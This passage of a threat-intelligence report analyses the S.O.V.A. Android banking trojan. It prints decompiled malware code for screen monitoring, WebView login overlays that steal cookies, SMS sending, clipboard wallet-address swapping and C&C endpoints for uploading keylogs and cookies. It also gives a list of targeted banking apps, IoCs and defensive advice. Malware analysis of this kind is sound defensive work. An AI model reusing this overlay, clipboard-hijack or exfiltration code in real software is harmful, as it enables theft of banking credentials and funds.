           d b2 = object.b;
           Object object2 = (sSerializabl != null && (sAction1 = sSerializabl.d) != null)? sAction1: str1;
           Object object3 = (sSerializabl != null && (sAction1 = sSerializabl.e) != null)? sAction1: str1;
           Objects.requireNonNull(b2);
           g.f(object2, "number");
           g.f(object3, str);
           l ol = new l(b2, object2, object3, new RequestService$a(vi3, vi, object), 0);
           a.P(a.a(i0.c), null, null, v5, 3, null);
        }
```

Figure 9: Code to Upload data based on Events

S.O.V.A. malware constantly monitors the device screen for targeted applications. The targeted applications are stored in the *packageList.txt* file in the assets folder. The below figure shows the file with the list of targeted apps.




```
packageList.txt
com.google.android.apps.authenticator2
com.bankaustria.android.olb
com.cibc.android.mobi
com.rbc.mobile.android
cz.airbank.android
com.kutxabank.android
es.lacaixa.mobile.android.newwapicon
com.mtel.androidbea
jp.co.aeonbank.android.passbook
com.barclays.ke.mobile.android.ui
nz.co.anz.android.mobilebanking
alior.bankingapp.android
wit.android.bcpBankingApp.millenniumPL
com.idamobile.android.hcb
ru.rosbank.android
com.vkontakte.android
ru.taxovichkof.android
hr.asseco.android.jimba.mUCI.ro
may.maybank.android
com.amazon.mShop.android.shopping
ru.alfabank.mobile.android
com.idamob.tinkoff.android
ru.vtb24.mobilebanking.android
com.akbank.android.apps.akbank_direkt
com.akbank.android.apps.akbank_direkt_tablet
com.akbank.android.apps.akbank_direkt_tablet_20
com.ykb.android
com.ykb.android.mobilonay
com.ykb.androidtablet
biz.mobinex.android.apps.cep_sifrematik
com.matriksmobile.android.ziraatTrader
de.comdirect.android
de.fiducia.smartphone.android.banking.vr
fr.creditagricole.androidapp
com.boursorama.android.clients
com.caisseepargne.android.mobilebanking
fr.lcl.android.customerarea
com.paypal.android.p2pmobile
com.usaa.mobile.android.usaa
com.chase.sig.android
```

Figure 10: Subset of Targeted App list in packageList.txt

Whenever the user opens a target application, the malware creates an overlay using the WebView with the link provided by C&C server.

The targeted apps include banking apps, cryptocurrency apps etc. The TA can also add new apps to target based on their requirements.


The malware uses Accessibility to monitor the victim’s device screen. The code used by the malware to monitor the screen for targeted apps is shown in the figure below.



```
      }
      if (p0.getEventType() == 32) {
         return;
      }else {
         vi = 0;
         if (object.a.a.getSharedPreferences(str7, vi).getBoolean("hidenpush", vi)) {
            a.y(this);
         }
         str2 = g.a.get(p0.getPackageName());
         str8 = "package";
         if (g.a.get(str8) == null) {
            if (str2 != null && (g.a(str2, "url")^0x01)) {
               this.a();
               a.V(object, str2, false);
            }else {
               iiterator1 = g.a.entrySet().iterator();
               while (true) {
                  if (iiterator1.hasNext()) {
                     mnext = iiterator1.next();
                     str12 = mnext.getKey();
                     str9 = mnext.getValue();
                     if ((g.a(str12, str8)^0x01)) {
                        vi4 = iiterator1;
                        if ((g.a(p0.getClassName(), "com.adobe.flashplayer.ui.WebViewActivity")^0x01)) {
                           vb = false;
                           vi5 = str8;
                           if (e.c(p0.getPackageName().toString(), str12, vb, 2) || g.a(p0.getPackageName().toString(), str12)) {
                              this.a();
                              a.V(object, str9, vb);
                              return;
                           }else {
                           label_02fb :
                              vi14 = vi4;
                              object2 = vi5;
                           }
                        }
                     }else {
                        vi4 = iiterator1;
                     }
                     vi5 = str8;
                     goto label_02fb ;
                  }
               }
            }
```

Figure 11: Code to monitor device screen and start the overlay


The below figure shows the code create overlay screen over the targeted application.



```
   }
   public void onCreate(Bundle p0){
      ActionBar aActionBar;
      String str = "web_view";
      super.onCreate(p0);
      this.getWindow().requestFeature(8);
      if ((aActionBar = this.getActionBar()) != null) {
         aActionBar.hide();
      }
      int vi = 2131165185;
      try{
         this.setContentView(vi);
         vi = 2131034141;
         WebView wa = this.a(vi);
         g.b(wa, str);
         WebSettings wSettings = wa.getSettings();
         g.b(wSettings, "web_view.settings");
         wSettings.setJavaScriptEnabled(true);
         this.a(vi).setLayerType(2, null);
         String sStringExtra = this.getIntent().getStringExtra("link");
         CookieManager cInstance = CookieManager.getInstance();
         CookieSyncManager.createInstance(this.getApplicationContext());
         cInstance.setAcceptThirdPartyCookies(this.a(vi), true);
         cInstance.acceptCookie();
         CookieSyncManager.getInstance().startSync();
         WebView wa1 = this.a(vi);
         g.b(wa1, str);
         g.b(cInstance, "cookieManager");
         wa1.setWebViewClient(new a(this, this.getIntent().getBooleanExtra("getCookie", false), cInstance));
         if (sStringExtra != null) {
            this.a(vi).loadUrl(sStringExtra);
         }
         return;
      }catch(java.lang.Exception e-1){
      }
   }
```

Figure 12: Code to create overlay using WebVIew and to steal the cookie


In the overlay screen, the victim will be displayed a fake login page of the targeted application. Upon login, the malware steals the cookies using the **CookieManager** and **CookieSyncManager** features, the code for which is shown in Figure 12. The trojan also has the capability to send SMS messages to the number provided by the C&C server. The code to send SMSs is shown in the below figure.



```
 case 0x760360d1:
   if (a.equals("sendsms")) {
      e1 = this.e;
      String f = p0.f;
      String g = p0.g;
      try{
         Objects.requireNonNull(e1);
         SmsManager sDefault = SmsManager.getDefault();
         g.b(sDefault, "SmsManager.getDefault\(\)");
         sDefault.sendTextMessage(f, null, g, null, null);
      }catch(java.lang.Exception e10){
         e10.printStackTrace();
      }
```

Figure 13: Code to send SMS messages based on C&C command

The trojan registers a service for monitoring the clipboard changes. The code used by the malware for clipboard monitoring is shown in figure 14.




```
public final class CBWatcherService$b extends Object implements ClipboardManager$OnPrimaryClipChangedListener // class@000098
{
    public final CBWatcherService a;
    public final ClipboardManager b;

    public void CBWatcherService$b(CBWatcherService p0,ClipboardManager p1){
       this.a = p0;
       this.b = p1;
       super();
    }
    public final void onPrimaryClipChanged(){
       String sstr = this.b.getText().toString();
       if ((g.a(sstr, this.a.b)^1) && (g.a(sstr, this.a.e)^1) && (g.a(sstr, this.a.c)^1) && (g.a(sstr, this.a.d)^1) && sstr.length() > 20) {
          String ssubstring = sstr.substring(0, 3);
          String str = "\(this as java.lang.Strin…ing\(startIndex, endIndex\)";
          g.d(ssubstring, str);
          if (g.a(ssubstring, "bnb")) {
             this.b.setText(this.a.b);
          }
          ssubstring = sstr.substring(0, 1);
          g.d(ssubstring, str);
          if (!g.a(ssubstring, "1")) {
             ssubstring = sstr.substring(0, 1);
             g.d(ssubstring, str);
             if (!g.a(ssubstring, "3")) {
             label_0082 :
                ssubstring = sstr.substring(0, 2);
                g.d(ssubstring, str);
                if (g.a(ssubstring, "0x")) {
                   this.b.setText(this.a.d);
                }
                sstr = sstr.substring(0, 1);
                g.d(sstr, str);
                if (g.a(sstr, "T")) {
                   this.b.setText(this.a.e);
                }
             }
          }
          this.b.setText(this.a.c);
          goto label_0082 ;
       }
       return;
```

Figure 14: Code to Capture Clipboard Contents

The S.O.V.A. malware also has the capability to perform DDoS attacks on a specific public server which is provided as a command from C&C server. The target of the DDoS attacks is shared by the TA.

The malware hides the C&C server URL using Base64 encoding as shown in the below figure.



```
StringBuilder h2 = g.b.a.a.a.h("http://");
byte[] decode = Base64.decode("YTA1NDUxOTMueHNwaC5ydQ==", 0);
g.b(decode, "Base64.decode(SERVER_ADDRESS, Base64.DEFAULT)");
```

Figure 15: C&C URL encoded using Base64


C&C Server URL: **hxxp://a0545193.xsph[.]ru**

The C&C endpoint methods used by the S.O.V.A. malware:

- /api – Main API endpoint method
- /keylog.php – Keylog stealing method
- /testpost.php – send stolen cookies

  /logpost.php – send logs


The below code shows the C&C endpoint methods used by the malware



```
public interface d {
    @f("/api")
    Object a(@t("method") String str, @u Map<String, String> map, h.o.d<? super l> dVar);

    @f("/api")
    Object b(@t("method") String str, @u Map<String, String> map, h.o.d<? super g.a.a.i.a.d> dVar);

    @f("/api")
    Object c(@t("method") String str, @u Map<String, String> map, h.o.d<? super a> dVar);

    @e
    @o("/keylog.php")
    l.d<Void> d(@c("botid") String str, @c("inputLog") String str2);

    @e
    @o("/testpost.php")
    l.d<Void> e(@c("botid") String str, @c("inputLog") String str2, @c("cookie") String str3);
}
```

Figure 16: Code with C&C Endpoint methods

We also observed that the malware author is planning include Telegram as C&C. This behavior is similar to the recent Banking Trojan called Aberebot. The code below shows the Telegram API URL included in the malware.



```
  b0.b bVar = new b0.b();
  bVar.c(e0Var);
  bVar.a("https://api.telegram.org");
  bVar.f1212d.add(l.g0.a.a.c());
```

Figure 17: Telegram API URL in Malware's code

The targeted application list in *assets/packageList.txt* is shown below.

Targeted Application List
com.google.android.apps.authenticator2
com.bankaustria.android.olb
com.cibc.android.mobi
com.rbc.mobile.android
cz.airbank.android
com.kutxabank.android
es.lacaixa.mobile.android.newwapicon
com.mtel.androidbea
jp.co.aeonbank.android.passbook
com.barclays.ke.mobile.android.ui

nz.co.anz.android.mobilebanking
alior.bankingapp.android
wit.android.bcpBankingApp.millenniumPL
com.idamobile.android.hcb
ru.rosbank.android
com.vkontakte.android
ru.taxovichkof.android
hr.asseco.android.jimba.mUCI.ro
may.maybank.android
com.amazon.mShop.android.shopping
ru.alfabank.mobile.android
com.idamob.tinkoff.android
ru.vtb24.mobilebanking.android
com.akbank.android.apps.akbank_direkt
com.akbank.android.apps.akbank_direkt_tablet
com.akbank.android.apps.akbank_direkt_tablet_20
com.ykb.android
com.ykb.android.mobilonay
com.ykb.androidtablet
biz.mobinex.android.apps.cep_sifrematik
com.matriksmobile.android.ziraatTrader
de.comdirect.android
de.fiducia.smartphone.android.banking.vr
fr.creditagricole.androidapp
com.boursorama.android.clients
com.caisseepargne.android.mobilebanking
fr.lcl.android.customerarea
com.paypal.android.p2pmobile
com.usaa.mobile.android.usaa
com.chase.sig.android

com.grppl.android.shell.BOS
com.rbs.mobile.android.natwestoffshore
com.rbs.mobile.android.natwest
com.rbs.mobile.android.natwestbandc
com.rbs.mobile.android.rbs
com.rbs.mobile.android.rbsbandc
com.rbs.mobile.android.ubr
com.grppl.android.shell.halifax
com.grppl.android.shell.CMBlloydsTSB73
com.barclays.android.barclaysmobilebanking
com.unionbank.ecommerce.mobile.android
au.com.ingdirect.android
com.cba.android.netbank
com.anz.android.gomoney
com.anz.android
de.fiducia.smartphone.android.banking.vr
it.volksbank.android
de.fiducia.smartphone.android.securego.vr
com.starfinanz.smob.android.sfinanzstatus
com.starfinanz.mobile.android.pushtan
com.starfinanz.smob.android.sfinanzstatus.tablet
com.starfinanz.smob.android.sbanking
com.palatine.android.mobilebanking.prod
es.cm.android
es.cm.android.tablet
com.bestbuy.android
com.latuabancaperandroid
com.latuabanca_tabperandroid
it.copergmps.rt.pf.android.sp.bmps
com.ykb.android

aib.ibank.android
com.jpm.sig.android
pinacleMobileiPhoneApp.android
com.fuib.android.spot.online
com.ukrsibbank.client.android
ru.alfabank.mobile.ua.android
ua.aval.dbo.client.android
ua.com.cs.ifobs.mobile.android.otp
ua.com.cs.ifobs.mobile.android.pivd
io.getdelta.android
com.coinbase.android
piuk.blockchain.android
com.thunkable.android.santoshmehta364.UNOCOIN_LIVE
com.thunkable.android.manirana54.LocalBitCoins
com.thunkable.android.manirana54.LocalBitCoins_unblock
com.citizensbank.androidapp
com.navyfederal.android

Table 3: Targeted Application List

Conclusion

According to our research, there is a substantial increase in the amount of Android Banking Trojans emerging of late. We have also observed that the malware authors are incorporating new technology to steal information and money from victims. S.O.V.A. is the latest example of this shift in trends.

S.O.V.A. malware uses the same techniques used by other Android Banking Trojans such as Aberebot, Cerberus etc. Alongside being a Banking Trojan, the new trojan offers the capability to perform DDoS attacks, cookie stealing, hiding notifications etc,. The author has mentioned that they plan to incorporate other dangerous features such as ransomware.

These trojans can be avoided by following some basic cyber hygiene practices on mobile devices.

Our Recommendations

We have listed some of the essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

1. If you find this malware in your device, uninstall using **adb uninstall** or perform a factory reset.

1. Use the shared IoCs to monitor and block the malware infection.

1. Keep your anti-virus software updated to detect and remove malicious software.

1. Keep your Operating System and applications updated to the latest versions.

1. Use strong passwords and enable two-factor authentication.

1. Download and install software only from registered app stores.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Defense Evasion	T1406	Obfuscated Files or Information
Credential Access	T1414	Capture Clipboard Data
Discovery	T1421 T1430 T1424	System Network Connections Discovery Location Tracking Process Discovery
Collection	T1507 T1412 T1432 T1429	Network Information Discovery Capture SMS Messages Access Contact List Capture Audio
Command and Control	T1571 T1573	Non-Standard Port Encrypted Channel
Impact	T1447	Delete Device Data

Indicators of Compromise (IoCs):

Indicators	Indicator type	Description
8a6889610a18296e812fabd0a4ceb8b75caadc5cec1b39e8173c3e0093fd3a57	SHA256	Hash of the APK sample
efb92fb17348eb10ba3a93ab004422c30bcf8ae72f302872e9ef3263c47133a7	SHA256	Hash of the second APK sample
795b279f312a773f7f556a978387f1b682f93470db4c1b5f9cd6ca2cab1399b6	SHA256	Hash of the third APK sample
dd8a5a1a8632d661f152f435b7afba825e474ec0d03d1c5ef8669fdc2b484165	SHA256	Hash of the fourth APK sample
hxxp://a0545193.xsph[.]ru	URL	C&C URL

hxxp://l8j1nsk3j5h1msal973nk37[.]fun	URL	C&C URL of another sample

About Us

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the Darkweb. Its prime focus is to provide organizations with real-time visibility to their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Start-ups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.